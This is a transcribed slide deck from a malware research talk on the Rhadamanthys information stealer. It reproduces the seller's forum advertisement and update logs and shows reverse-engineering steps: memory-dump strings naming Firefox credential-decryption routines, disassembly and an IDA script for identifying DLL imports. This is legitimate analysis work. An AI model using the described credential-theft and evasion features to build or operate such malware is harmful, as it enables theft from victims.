

Rhadamanthys & the 40 thieves

The nuts, bolts and lineage of the multimodular stealer

What's this talk about

- Rhadamanthys stealer
 - a complex malware that appeared in 2022
 - containing a large set of modules
 - interesting internal design



**Rhadamanthys | BEWARE
OF FAKE**

@kingcrete

I'm back. Work resumed. NEW current working version
is V0.6.0

SEND MESSAGE

Contents

1. Quick Hands On Rhadamanthys:

- Its earlier history & weirder features
- Analyzing its stealers directly from a broken memdump

2. Untangling the complexity:


- the logic behind the Rhadamanthys design
- all the flavors of Rhadamanthys modules (native modules, LUA runner, plugins, and more)

Who are we?

- Aleksandra „Hasherezade“ Doniec
 - <https://hasherezade.net>
- Ben Herzog
 - @bh11235@infosec.exchange



Earlier History & Weirder Features



Setting the Stage



Director of First Impressions

!!!!!! No other distributor, beware of scammers!!!!!!


Rhadamanthys Stealer First-class multi-functional stealer with tons of features, powerful local information gathering capabilities, wallet log pre-processing capabilities, byapss amsi's local script execution capabilities, simple and intuitive panel operation, well-designed server-side processing of complex filter searches and millions of data, producing results in seconds. No waiting required. Licenses are valid and can be regenerated indefinitely. It supports front-end relay agent nodes that can be changed at will, ensuring that the back-end server does not affect the working state at any time.

The client is written in C language, all native, no DLL dependency, no CRT STD, supports all versions of xp-11, all functional operations are executed in memory, no disk packing operations, with the Loader that can execute loading in memory, it can perfectly realize memory loading operations. av EDR is not perceptible.

Run permission requirements: user permissions, no administrator required, only part of the functions are guaranteed under IL permissions

The client and server use AES256 and elliptic curve encrypted communication, data is streamed, and the intercepted information is transmitted back to the server for processing in a timely manner to minimize data loss in the event of a client accident.

Note: This program does not support running in the Commonwealth of Independent States, and is identified according to the system language and country




RHADAMANTHYS
ONLINE CRACK WALLET



1 WEEK	1 MOUNTH	3 MOUNTHS	LIFETIME
\$59	\$199	\$499	\$999

EMBODIES SEVERAL FUNCTIONS:

- DOCUMENT CAPTURE
- POWERSHELL EXECUTION
- DIGITAL WALLET CAPTURE
- SYSTEM INFORMATION COLLECTION
- ONLINE CRACKER OF WALLET PASSWORDS



Initial Victomology & Success



kingcrete2022

мегабайт



Опубликовано: 29 сентября 2022

✓ 28.09.2022 в 20:59, DannyGrim сказал:

Seller is 100% I bought and he helped on everything...

Thank you, brother, and your friend who recommended the purchase.

Опубликовано: В воскресенье в 21:49

The stealer rocks.

Stealer and support is just great.

Total
10,770

Опубликовано: 4 января

i like this stealer
Rep++


Drive-by Danger



FUNCTIONALITY



Peak Targeting (1)



Peak Targeting (2)

1

Users

0

Reviews



No ratings



Firefox Browser
ADD-ONS

Extensions



Auvitas Wallet
by Auvitas, Inc.

Endless Productivity

kingcrete2022

мегабайт

●●●



Опубликовано: 23 октября 2022

New support for OTRv2 Jabber:

kingcrete2022

мегабайт

●●●

Опубликовано: 16 октября 2022

The bip39 helper word analysis function is completed

kingcrete2022

мегабайт

●●●



Seller

1

61 публикация
Регистрация
09/03/22 (ID: 135725)
Деятельность
вирусология / malware
Депозит
0.015200 ₮

Опубликовано: 30 октября 2022

V0.30 update content.

1. Filter duplicate logs
2. Telegram notification, send logs to telegram by condition
3. Firefox extended wallet
4. Add an online cracking function for various wallets
5. Wallet address collection and balance detection
6. Seed phrase analysis collection
7. Build execution file cleaning
8. support using %DSK235% as a conditional item for file search operations.
 - 2 is a USB drive
 - 3 is an internal hard drive
 - 5 is a network-mapped drive that requires a system-assigned drive letter
9. Support custom crack dictionaries



kingcrete2022

мегабайт

●●●



Seller

Опубликовано: 4 ноября 2022

v0.3.2 update:

1. Telegram notifications, support
 2. Installation source settings and
 3. Filtering of duplicate Logs, support
- We are constantly improving and

kingcrete2022

мегабайт

●●●

Опубликовано: 26 ноября 2022

Add separate statistics for traffic provider shippers

kingcrete2022

мегабайт

●●●



Seller

Опубликовано: 26 декабря 2022


V0.4.1 update content

1. When the ALL TAG record is empty, the global download
2. Repair the major security vulnerability that the panel
3. Add telegram notification message template custom
4. Re-modify the client's construction form to fully support
5. Increase the one-click summary export of CC ftp ph
6. Enhance the anti-ETW function of the client

From broken memdump to direct
RE of infostealing



Fundamentals of RE



Expectation vs Reality



The other school of RE



The Goal in Sight



Downloads

C:\Users\Admin\AppData\Roaming\nsis_unse57b517.dll

Filesize	58KB
MD5	664e46926466a2d4c9b87540f4853c39
SHA1	b172d1c2bde331770b0a944fcf6a9e2d75ded66b
SHA256	92a7c3296a561fb39798f821173e69d1feff44ff3a84caa4c6bb8...
SHA512	1490ee65220c71a9f445df4b0f34d0c7bd3ece2e58253cfa319...

[Download](#)[Submit](#)

C:\Users\Admin\AppData\Roaming\nsis_unse57b517.dll

Filesize	58KB
MD5	664e46926466a2d4c9b87540f4853c39
SHA1	b172d1c2bde331770b0a944fcf6a9e2d75ded66b
SHA256	92a7c3296a561fb39798f821173e69d1feff44ff3a84caa4c6bb8...
SHA512	1490ee65220c71a9f445df4b0f34d0c7bd3ece2e58253cfa319...

[Download](#)[Submit](#)

memory/4816-138-0x0000000000000000-mapping.dmp

[Download](#)

memory/4816-141-0x0000023ED8390000-0x0000023ED8397000-memory.dmp

Filesize 28KB

[Download](#)

memory/4816-142-0x00007FF42B5C0000-0x00007FF42B6BA000-memory.dmp

Filesize 1000KB

[Download](#)

memory/4816-144-0x00007FF42B5C0000-0x00007FF42B6BA000-memory.dmp

Filesize 1000KB

[Download](#)

Strings?...


```
[ben@thinkpad-x1 dump]$ strings 4816-142-0x00007FF42B5C0000-0x00007FF42B6BA000-memory.dmp | uniq
```

```
SELECT title, url FROM (SELECT * FROM moz_bookmarks INNER JOIN moz_places ON moz_bookmarks.fk=moz_places.id)
SELECT url FROM (SELECT * FROM moz_annos INNER JOIN moz_places ON moz_annos.place_id=moz_places.id) t GROUP BY place_id
FirefoxPortable
title
expiry
isSecure
isHttpOnly
encryptedPassword
encryptedUsername
formSubmitURL
NSS_Shutdown
SECITEM_ZfreeItem
PK11_FreeSlot
PK11_GetInternalKeySlot
PK11_Authenticate
PK11SDR_Decrypt
NSS_Init
hostname
firefox_%08x
thunderbird_%08x
```



Aye, There's the Rub

```
4C 8D 5C 24 48      lea     r11, [rsp+388h+reg_key]
48 8D 15 34 8A 0B 00 lea     rdx, aSoftwareMicros ; "SOFTWARE\\Microsoft\\Cryptography"
41 B9 01 00 00 00    mov     r9d, 1
45 33 C0             xor     r8d, r8d
48 C7 C1 02 00 00 80 mov     rcx, 0FFFFFFFF80000002h ; pExpr
4C 89 5C 24 20       mov     [rsp+388h+lpMaximumComponentLength], r11 ; target
FF 15 11 3A 0B 00    call    cs:qword_C5C68
85 C0               test    eax, eax
75 5D               jnz     short loc_122B8
```



```
48 8B 4C 24 48      mov     rcx, [rsp+388h+reg_key]
48 8D 44 24 40       lea     rax, [rsp+388h+VolumeSerialNumber]
48 8D 15 EC 89 0B 00 lea     rdx, aMachineguid ; "MachineGuid"
48 89 44 24 28       mov     [rsp+388h+lpFileSystemFlags], rax
48 8D 84 24 60 01 00 00 lea     rax, [rsp+388h+RootPathName]
45 33 C9             xor     r9d, r9d
45 33 C0             xor     r8d, r8d
C7 44 24 40 08 02 00 00 mov     [rsp+388h+VolumeSerialNumber], 208h
48 89 44 24 20       mov     [rsp+388h+lpMaximumComponentLength], rax
FF 15 76 39 0B 00    call    cs:qword_C5C08
85 C0               test    eax, eax
75 17               jnz     short loc_122AD
```


So close, yet...

```
seg000:000000000000C5CA0 ????????  
seg000:000000000000C5CA0 qword_C5CA0      dq 7FFBF34A3B70h      ; DATA XREF: multiSelectOrderBy+33↑r  
seg000:000000000000C5CA8 qword_C5CA8      dq 7FFBF34A2820h      ; DATA XREF: multiSelectOrderBy+101↑r  
seg000:000000000000C5CB0 qword_C5CB0      dq 7FFBF34A3660h      ; DATA XREF: multiSelectOrderBy+11E↑r  
seg000:000000000000C5CB0                                     ; multiSelectOrderBy+3BC↑r  
seg000:000000000000C5CB8 qword_C5CB8      dq 7FFBF34A3980h      ; DATA XREF: multiSelectOrderBy+159↑r  
seg000:000000000000C5CC0 qword_C5CC0      dq 7FFBF34A2130h      ; DATA XREF: multiSelectOrderBy+3C5↑r  
seg000:000000000000C5CC8 qword_C5CC8      dq 7FFBF34A2C70h      ; DATA XREF: multiSelectOrderBy+3D9↑r  
seg000:000000000000C5CD0 qword_C5CD0      dq 7FFBF34A3290h      ; DATA XREF: sqlite3VtabOverloadFunction?+DCE↑r  
seg000:000000000000C5CD0                                     ; sqlite3VtabOverloadFunction?+DE0↑r ...  
seg000:000000000000C5CD8
```

A Desperate Effort

Submission

Target
winapi_test.exe

Filesize
1.1MB

Completed
2-0-2023 21:10

File tree

winapi_test.exe

Files selected: 1/32

Score
N/A

.exe

Analyze

Customize

Platforms

Automatic

Windows	10-1703 x64	7 x64	10-2004 x64
macOS	10.15 amd64		
Android	10 x64	11 x64	9 x86
Linux	9 armhf	9 mips	9 mipsel
			18.04 amd64

Languages

en-us de-de es-es it-it ja-jp

Internet Access

ON OFF Tor 200 404 DNS Disabled

Timeout

30 Sec 1 Min 2 Min 2.5 Min 5 Min 10 Min 20 Min 30 Min

Browser

Kludging a Copy of the DLL



Downloads


C:\Users\Admin\Downloads\kernel32.dll

MD5	1b6d9bd5677f3fe825a7c393ec60dc64
SHA1	095de4ddb7bb0b3a20918ce78083382ca2eef872
SHA256	e5988a4597838f07fff021dd6c1653a8a459ed6caf2a63da95ec42ab49d37e0d
SHA512	9f1869acd9437f74f1b581e5256a2186b9e24c4e68984e58493224c0e575865d48175f14ec2255948d1dc0c79212c272b9ad514466f21bdcfe98b1d7d5f25798

Download

Submit

Now for the Hard Part

 Downloads

C:\Users\Admin\Downloads\kernel32.dll

MD5	1b6d9bd5677f3fe825a7c393ec60dc64
SHA1	095de4ddb7bb0b3a20918ce78083382ca2eef872
SHA256	e5988a4597838f07fff021dd6c1653a8a459ed6caf2a63da95ec42ab49d37e0d
SHA512	9f1869acd9437f74f1b581e5256a2186b9e24c4e68984e58493224c0e575865d48175f14ec2255948d1dc0c79212c272b9ad514466f21bdcfe98b1d7d5f25798

Download

Submit

```
seg000:000000000000C5CA0  ????????
seg000:000000000000C5CA0 qword_C5CA0      dq 7FFBF34A3B70h      ; DATA XREF: multiSelectOrderBy+33↑r
seg000:000000000000C5CA8 qword_C5CA8      dq 7FFBF34A2820h      ; DATA XREF: multiSelectOrderBy+101↑r
seg000:000000000000C5CB0 qword_C5CB0      dq 7FFBF34A3660h      ; DATA XREF: multiSelectOrderBy+11E↑r
seg000:000000000000C5CB0                                     ; multiSelectOrderBy+3BC↑r
seg000:000000000000C5CB8 qword_C5CB8      dq 7FFBF34A3980h      ; DATA XREF: multiSelectOrderBy+159↑r
seg000:000000000000C5CC0 qword_C5CC0      dq 7FFBF34A2130h      ; DATA XREF: multiSelectOrderBy+3C5↑r
seg000:000000000000C5CC8 qword_C5CC8      dq 7FFBF34A2C70h      ; DATA XREF: multiSelectOrderBy+3D9↑r
seg000:000000000000C5CD0 qword_C5CD0      dq 7FFBF34A3290h      ; DATA XREF: sqlite3VtabOverloadFunction?+DCE↑r
seg000:000000000000C5CD0                                     ; sqlite3VtabOverloadFunction?+DE0↑r ...
seg000:000000000000C5CD8 qword_C5CD8      dq 7FFBF34A3290h
```


Guess the DLL?..



```
[rsp+388h+reg_key]
aSoftwareMicros ; "SOFTWARE\\Microsoft\\Cryptography"
l
r8d
FFFFFFFFF80000002h ; pExpr
388h+lpMaximumComponentLength], r11 ; target
ord_C5C68
eax
loc_122B8
```

```
rcx, [rsp+388h+reg_key]
rax, [rsp+388h+VolumeSerialNumber]
rdx, aMachineguid ; "MachineGuid"
[rsp+388h+lpFileSystemFlags], rax
rax, [rsp+388h+RootPathName]
r9d, r9d
r8d, r8d
[rsp+388h+VolumeSerialNumber], 208h
[rsp+388h+lpMaximumComponentLength], rax
cs:qword_C5C08 |
eax, eax
short loc_122AD
```

Delta Hunting

seg000:000000000000C5CA0 ????????

seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000
seg000:000000000000



↓ dq 7FFBF34A3B70h
↓ dq 7FFBF34A2820h
↓ dq 7FFBF34A3660h

↓ dq 7FFBF34A3980h
↓ dq 7FFBF34A2130h
↓ dq 7FFBF34A2C70h
↓ dq 7FFBF34A3290h

; DATA XREF: multiSelectOrderBy+33↑r
; DATA XREF: multiSelectOrderBy+101↑r
; DATA XREF: multiSelectOrderBy+11E↑r
; multiSelectOrderBy+3BC↑r
; DATA XREF: multiSelectOrderBy+159↑r
; DATA XREF: multiSelectOrderBy+3C5↑r
; DATA XREF: multiSelectOrderBy+3D9↑r
; DATA XREF: sqlite3VtabOverloadFunction?+DCE↑r
; sqlite3VtabOverloadFunction?+DE0↑r ...

Delta Hunting - Script

```
1. exports = list(Functions(0x0000000000000000,0xFFFFFFFFFFFFFFFF))
2.
3. def dll_match(imports):
4.     result = []
5.     import_anchor = imports[0]
6.     for anchor in exports:
7.         if all([anchor+(_import-import_anchor) in exports for _import in imports]):
8.             result.append({_import:get_func_name(anchor+(_import-import_anchor)) for _import
in imports})
9.     return result
```

Delta Hunting - Results



```
1. [0x7ffbf1bd5950, 0x7ffbf1bd5f20, 0x7ffbf1bd6a80, 0x7ffbf1bd5f90, 0x7ffbf1bd6830,
    0x7ffbf1bee0c0, 0x7ffbf1bee120, 0x7ffbf1bc42d0, 0x7ffbf1bdb970, 0x7ffbf1bd6780, 0x7ffbf1bd6c50,
    0x7ffbf1bd69d0, 0x7ffbf1bd6490, 0x7ffbf1bd5f40, 0x7ffbf1bd7580, 0x7ffbf1bd7530, 0x7ffbf1bd6a20]
```

lumina: applied metadata to 75 functions.

The initial autoanalysis has been finished.

```
Python>dll_match([0x7ffbf1bd5950, 0x7ffbf1bd5f20, 0x7ffbf1bd6a80, 0x7ffbf1bd5f90, 0x7ffbf1bd6830, 0x7ffbf1bee0c0, 0x7ffbf1bee120, 0x7ffbf1bc42d0,
